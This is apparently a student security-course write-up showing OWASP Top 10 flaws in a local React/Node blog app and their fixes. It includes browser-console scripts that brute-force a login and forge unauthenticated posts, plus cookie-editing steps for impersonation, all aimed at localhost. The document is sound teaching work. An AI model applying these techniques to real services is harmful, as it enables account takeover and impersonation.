

## Fixed Sections from OWASP Top 10:


### 1. A02:2021 - Cryptographic Failures

Passwords being stored as plain text in storages


Assume we log in a test user:

Before sending the test user info, we go to developer tools.

Go to the network tab and check the “Preserve log” check box.



After doing so. Fill in the Registration form and send it



Then go to the network tab, and click the “save-user” event

The screenshot shows a browser developer tools Network tab. On the left, there is a login form titled "Kirjaudu sisään" with fields for "Käyttäjätunnus" and "Salasana", and buttons for "Kirjaudu" and "Register account". On the right, the Network tab lists a single request named "save-user". The "Payload" tab is selected, showing the request body content:

```

{
  "username": "testuser",
  "email": "testuser@gmail.com",
  "password": "123"
}
  
```

By clicking this event, you can clearly see the payload that the registration sends. As seen from the image. The whole user information, including the password, is there in plain text. And the request url is: <http://localhost:3001/save-user>


X	Headers	Payload	Preview	Response	Initiator	>
<b>▼ General</b>						
Request URL	<a href="http://localhost:3001/save-user">http://localhost:3001/save-user</a>					
Request Method	POST					
Status Code	200 OK					
Remote Address	[::1]:3001					
Referrer Policy	strict-origin-when-cross-origin					
<b>▼ Response Headers</b>						
Access-Control-Allow-Credentials	true					
Access-Control-Allow-Headers	Content-Type, Authorization					
Access-Control-Allow-Methods	GET, POST, PUT, DELETE, OPTIONS, PATCH					
Access-Control-Allow-Origin	<a href="http://localhost:5173">http://localhost:5173</a>					
Connection	keep-alive					

Do not get this wrong, this itself is not a problem and a typical behavior of many web applications, since they usually go by HTTPS connection, but the real problem is that these passwords would be saved as plain text in the storage, and onto a cvs file. You will see how this affects later on, when the passwords are shown in plain text in cookies, too.

And that is not all.

Lets login with the newly made user.

# Kirjaudu sisään



1.

A screenshot of a browser window. On the left, a blog application displays the message "Hello world, this is application". It shows a list of posts with titles like "title: <s", "text: dsa", and "made by: a". A status bar at the bottom says "Logged in as: testuser". On the right, the browser's developer tools DevTools are open. The "Console" tab shows several error messages related to cookie parsing and undefined data. The "Network" tab shows requests for "react-dom\_client.js" and "application.jsx".

```
react-dom_client.js?v=8b26996e:20101
Download the React DevTools for a better development
experience: https://react.dev/link/react-devtools
Logged in as: testuser
application.jsx:33
Password in cookie: 123
application.jsx:34
Error parsing cookie: ReferenceError:
data is not defined
at application.jsx:39:47
Show ignore-listed frames
application.jsx:33
Logged in as: testuser
application.jsx:34
Password in cookie: 123
application.jsx:42
Error parsing cookie: ReferenceError:
data is not defined
at application.jsx:39:47
Show ignore-listed frames
application.jsx:72
Received data:
> {blogs: Array(4), totalBlogs: 4, requestedUser: 'testuse
r', haavoittuvalisuuks: "Change 'username' parameter to see
other users blogs"}
application.jsx:72
Received data:
> {blogs: Array(4), totalBlogs: 4, requestedUser: 'testuse
r', haavoittuvalisuuks: "Change 'username' parameter to see
other users blogs"}
```

## 2. A05:2021 - Security Misconfiguration

There are already some messed-up development-time console logs in the console. The console logs give out too much data.

Lets continue with the previous one cryptographic failures.

But even if those console logs disappeared, the real vulnerability resides in the backend. Once logged in, let's navigate to the address of the backend. Which in this case is:

<http://localhost:3001/>

After doing so, go to developed tools->Application and click cookies

The screenshot shows the Chrome DevTools interface with the Application tab selected. On the left, there is a preview of a JSON response from the backend. On the right, the Cookies section is expanded, showing a table of cookies for the domain http://localhost:3001. One cookie is selected, showing its URL-decoded value: {"username": "testuser", "password": "123", "loggedin": true, "timestamp": "2025-12-26T13:16:13.683Z"}. The table has columns for Name, Value, and other details like D..., P..., Ex..., Size, H..., S..., and S... (with S... being Lax).

Select the cookie from the backend's address (localhost:3001) and click the URL-decoded cookie value.

As shown in the image, the user data, a non-decrypted password (cryptographic failure), and the timestamp logged are displayed.

## 3. A07:2021 - Identification and Authentication Failures

There is a Lack of Session Validation ( this makes horizontal privilege escalation possible in this case)

Lets register 2 users.

1. Jonne with password jonnePass
2. Liina with password liinaPass

Login as Liina and create a few Private posts

# Hello world, this is application

Logged in as: liina



Logout, and then

Log in with Jonne and note his cookie.

Without logging out, go to the developer tools -> Application -> Cookies

Manually edit the user-credentials cookie:

- Change "username":"Jonne" to "username":"liina"
- Keep everything else the same

A screenshot of the browser developer tools Application tab. The left pane shows two posts: one titled "public to show example" and another titled "Jonne's blog". The right pane shows the "Cookies" section. A table lists a single cookie entry:

Name	Value	D...	P...	Ex...	Size	H...	S...	S...
user-cred...	%7B%22usern...	lo...	/	2...	164			Lax

Cookie Value  Show URL-decoded  
{"username":"Jonne","password":"jonnePass","loggedin":true,"timestamp":"2025-12-27T14:42:07.604Z"}

Elements    Console    Sources    Network    Application > 6

Name	Value	D...	P...	Ex...	Size	H...	S...	S...
user-cred...	%3A%22Jonne%2	lo...	/	2...	164			Lax

Elements    Sources    Network    Application >

Name	Value	D...	P...	Ex...
user-cred...	63A%22liina%22%	lo...	/	2...

Press enter

Then refresh the page to be Logged in as liina

The screenshot shows a browser window with the following details:

- Title Bar:** Application > 6
- Storage Panel:**
  - Application:** Manifest, Service workers, Storage
  - Storage:** Local storage, Session storage, Extension storage, IndexedDB, Cookies (selected), Private state tokens, Interest groups, Shared storage, Cache storage, Storage buckets
  - Background services:** Back/forward cache, Background fetch, Background sync, Bounce tracking mitigation, Notifications, Payment handler
- Cookie Value:** user-cred... %7B%22username%22%3A%22liina%22%7D
- Cookie Value (Decoded):**

```
{
  "username": "liina",
  "password": "jonnePass",
  "loggedin": true,
  "timestamp": "2025-12-27T14:42:07.604Z"
}
```
- Content Area:**

Hello world, this is application

Logged in as: liina

title: Liina's privat oist

text: this is private

made by: liina

**Cookie Value**  Show URL-decoded

```
{"username":"liina","password":"jonnePass","loggedin":true,"timestamp":"2025-12-27T14:42:07.604Z"}
```

You can now also send new blogs disguised as the other person, too.

**Cookie Value**  Show URL-decoded

```
{"username":"liina","password":"jonnePass","loggedin":true,"timestamp":"2025-12-27T14:42:07.604Z"}
```

**title: Liina is sgtupid**  
**text: Opaal!!**  
**made by: liina**  
**secret? true**

There is also another flaw, which is: No Session Expiration/Insecure Logout.

When logging out:

The previous cookie is till present:

**Kirjaudu sisään**

Käyttäjätunnus  
Salasana  
Kirjaudu  
Register account

**Cookie Value**  Show URL-decoded

```
{"username":"liina","password":"jonnePass","loggedin":true,"timestamp":"2025-12-27T14:42:07.604Z"}
```

## 4. A01:2021 – Broken Access Control

You can access the application without being logged in.  
Just by going through the route /application

# Hello world, this is application

Logged in as: Not logged in

[Create a post](#)

would this post be visible for others?

Yes?

Title

input blog text here

[Publish](#)

[Logout](#)

This anonymous user can create his own blogs, and see others public posts by creating a post himself.

# Hello world, this is application

Logged in as: Not logged in

title: public to show example

text: yes, this is public

made by: liina

secret? false

title: I can see you

text: jaaa

made by: anonymous

secret? false

[Create a post](#)

would this post be visible for others?


Note, that to see the posts he wrote and to have them displayed for others, you must select the private check box off.

5. A01:2021 – Broken Access Control

Another exploit on this topic.

The input validation is lacking. The save-blog-post route is vulnerable, anyone who would put onto the browser terminal:

```
fetch('http://localhost:3001/save-blog-post', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({
    title: "Hacked OPAA!!",
    text: "test,admin,true",
    username: "attacka postman patta",
    secret: false
  })
}).then(r => r.json()).then(console.log)
```



No need to even log in, just type it into the terminal, and press enter.

```

> fetch('http://localhost:3001/save-blog-post', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({
    title: "Hacked OPAA!!",
    text: "test,admin,true",
    username: "attacka postman patta",
    secret: false
  })
}).then(r => r.json()).then(console.log)
<- ▶ Promise {<pending>}
  ▶ {message: 'Blog saved!'}

>

```

You can either go in as anonymous by using the broken access control or just by logging in as a normal user to see the hacked post.

localhost:5173/application

<b>title: aaa</b>
<b>text: a</b>
<b>made by: Jonne</b>
<b>secret? true</b>

<b>title: Hacked OPAA!!</b>
<b>text: test,admin,true</b>
<b>made by: attacka postman patta</b>
<b>secret? false</b>

**Create a post**

would this post be visible for others?

Yes?

Anyone could make posts and disguise themselves as anyone, despite the “person” not being in the system.

## 6. A06:2021 - Vulnerable and Outdated Components

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm audit
# npm audit report

cookie <0.7.0
cookie accepts cookie name, path, and domain with out of bounds characters - https://github.com/advisories/GHSA-pxg6-pf52-xh8x
fix available via `npm audit fix`
node_modules/cookie-parser/node_modules/cookie
  cookie-parser 1.0.1 - 1.4.6
    Depends on vulnerable versions of cookie
  node_modules/cookie-parser

2 low severity vulnerabilities

To address all issues, run:
  npm audit fix
```

It is clear that the current cookie library is outdated and vulnerable, as seen from the npm audit.

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm list cookie-parser
my-noob-react-app@0.0.0 C:\Users\Leone\cyberhaava\my-noob-react-app
└── cookie-parser@1.4.5
```


Luckily this can be fixed just by upgrading the cookie parser version higher than the range of vulnerable versions shown in the npm audit report.

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm install cookie-parser@latest
changed 2 packages, and audited 245 packages in 3s
55 packages are looking for funding
  run `npm fund` for details
found 0 vulnerabilities
```

```
Leone@LAPTOP-5OFSB5M1 MINGW64 ~/cyberhaava/my-noob-react-app (master)
$ npm list cookie-parser
my-noob-react-app@0.0.0 C:\Users\Leone\cyberhaava\my-noob-react-app
└── cookie-parser@1.4.7
```

## 7. A08 - Software Integrity Failures

Flaw: No rate limiting on login



Lets register a new user, with the username "a", and a password 123

Then we open up the browser terminal and copy and paste onto it:

// Paste in console:

```
console.log(" Starting brute force attack on user 'a'...");
```

```
const passwords = [
  '111', '222', '333', '444', '555',
  '666', '777', '888', '999', '123' // Correct one last
];
```

```
let attempts = 0;
```

```
passwords.forEach((pass, index) => {

    setTimeout(() => {

        attempts++;

        fetch('http://localhost:3001/login', {

            method: 'POST',

            headers: {'Content-Type': 'application/json'},

            body: JSON.stringify({username: 'a', password: pass})

        })

        .then(r => r.json())

        .then(data => {

            console.log(`Attempt ${attempts}: Password "${pass}" → ${data.success ? 'SUCCESS!' : 'Failed'}`);

            if (data.success) {

                console.log(' ACCOUNT HACKED! Used password:', pass);

                alert('ACCOUNT HACKED! Password found: ' + pass);

            }

        });

    }, index * 100); // 100ms between attempts

});

console.log(' Trying passwords:', passwords.join(', '));
```

```

Dimensions: Responsive ▾ 493 × 400 100% ▾ No throttling ▾ 'Save-Data': default ▾
Elements Console Sources Network Performance Memory > Custom levels ▾ 2 Issues: 2 | 
No messa...
No user m...
No errors
No warnings
No info
No verbose
> console.log(' Starting brute force attack on user \'a\'...');

const passwords = [
  '111', '222', '333', '444', '555',
  '666', '777', '888', '999', '123' // Correct one last
];

let attempts = 0;

passwords.forEach((pass, index) => {
  setTimeout(() => {
    attempts++;
    fetch('http://localhost:3001/login', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({username: 'a', password: pass})
    })
      .then(r => r.json())
      .then(data => {
        console.log(`Attempt ${attempts}: Password "${pass}" + ${data.success} ? ${data.error}`);
        if (data.success) {
          console.log(' ACCOUNT HACKED! Used password:', pass);
          alert('ACCOUNT HACKED! Password found: ' + pass);
        }
      });
  }, index * 100); // 100ms between attempts
});

console.log(' Trying passwords:', passwords.join(', '));

```

And press enter.

Viesti osoitteesta localhost:5173  
ACCOUNT HACKED! Password found: 123

OK

```

Dimensions: Responsive ▾ 493 × 400 100% ▾ No throttling ▾
Sources Network Performance Memory > Custom levels ▾ 2 Issues: 2 | 9 hidden
No verbose
< undefined
  pts++;
  ('http://localhost:3001/login', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({username: 'a', password: pass})
  })
    .then(r => r.json())
    .then(data => {
      console.log(`Attempt ${attempts}: Password "${pass}" + ${data.success} ? ${data.error}`);
      if (data.success) {
        console.log(' ACCOUNT HACKED! Used password:', pass);
        alert('ACCOUNT HACKED! Password found: ' + pass);
      }
    });
  }, index * 100); // 100ms between attempts
);

console.log(' Trying passwords:', passwords.join(', '));
Starting brute force attack on user 'a'...
Trying passwords: 111, 222, 333, 444, 555, 666, 777, 888, 999, 123
Attempt 1: Password "111" + Failed
Attempt 2: Password "222" + Failed
Attempt 3: Password "333" + Failed
Attempt 4: Password "444" + Failed
Attempt 5: Password "555" + Failed
Attempt 6: Password "666" + Failed
Attempt 7: Password "777" + Failed
Attempt 8: Password "888" + Failed
Attempt 9: Password "999" + Failed
Attempt 10: Password "123" + SUCCESS!
ACCOUNT HACKED! Used password: 123

```

---


After the fixes:

---

(the blogs and previous users have been cleared for this  
Starting with the

## 1. Fix for A02:2021 - Cryptographic Failures

Lets make a new user and login with it:



# Hello world, this is application

Logged in as: lel

[Create a post](#)

would this post be NOT visible for others?

Yes?

Title

input blog text here

Publish

[Logout](#)

Dimensions: Responsive ▾ 493 × 400 100% ▾ No throttling ▾ 'Save-Data': default ▾

```

[vite] connecting... client:733
[vite] connected. client:827
Download the React DevTools for a better development experience: https://react.dev/link/react-devtools
Received data: application.jsx:102
  > {blogs: Array(0), totalBlogs: 0}
Received data: application.jsx:102
  > {blogs: Array(0), totalBlogs: 0}
Element Cloner content injector-main.js-Byfhq6om.js:835
script loaded

```

## In here, simultaneously fix for: 2. A05:2021 - Security Misconfiguration

No more logs telling the password just like that.

Lets go to localhost 3001, where the server is.

Dimensions: Responsive ▾ 493 × 400 100% ▾ No throttling ▾ 'Save-Data': default ▾

Name	Value	D...	P...	Ex...	Size	H...	S...	St...
auth_token	eyJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImxhZyIsImlhdCI6MTYwMjQwOTk1NiwidmFsdWUiOnsicmVhZC11c2VyIjoiZWxhZyJ9.vHgXfD	lo...	/	2...	175	✓		
username	lel	lo...	/	2...	11			St...

And as we can see. The cookie value doesn't give anything useful to the cookie intermediary.

The screenshot shows the Chrome DevTools Application tab. On the left, there's a sidebar with sections for Application (Manifest, Service workers, Storage), Storage (Local storage, Session storage, Extension storage, IndexedDB, Cookies, Private state tokens, Interest groups, Shared storage, Cache storage, Storage buckets), Background services (Back/forward cache, Background fetch), and Network. The main area is titled "Application" and shows a table of cookies. The table has columns for Name, Value, Domain, Path, Expires, Size, Headers, Status, and SameSite. Two rows are present: "auth\_token" with value "eyJhbGciOiJIUzI1Nl...eyJ1c2VybmFtZSI6ImxlbCIsInVzZXJJRCI6MCwiaWF0joxNzY3MjgwOTQ1LCJleHAIoJE3NjczNjczNDV9.GsX...PQaNI" and "username" with value "lel". Below the table, there's a "Cookie Value" section with a "Show URL-decoded" checkbox checked, and the decoded value is shown as gibberish.

Name	Value	D...	P...	Ex...	Size	H...	S...	S...
auth_token	eyJhbGciOiJIUzI1Nl...eyJ1c2VybmFtZSI6ImxlbCIsInVzZXJJRCI6MCwiaWF0joxNzY3MjgwOTQ1LCJleHAIoJE3NjczNjczNDV9.GsX...PQaNI	lo...	/	2...	175	✓		St...
username	lel	lo...	/	2...	11			St...


**Cookie Value**  Show URL-decoded  
eyJhbGciOiJIUzI1Nl...eyJ1c2VybmFtZSI6ImxlbCIsInVzZXJJRCI6MCwiaWF0joxNzY3MjgwOTQ1LCJleHAIoJE3NjczNjczNDV9.GsX...PQaNI

Even the auth token decoded is gibberish.

( previous problem of A02:2021 - Cryptographic Failures) fixed

## Here is also a fix for: 3. A07:2021 - Identification and Authentication Failures

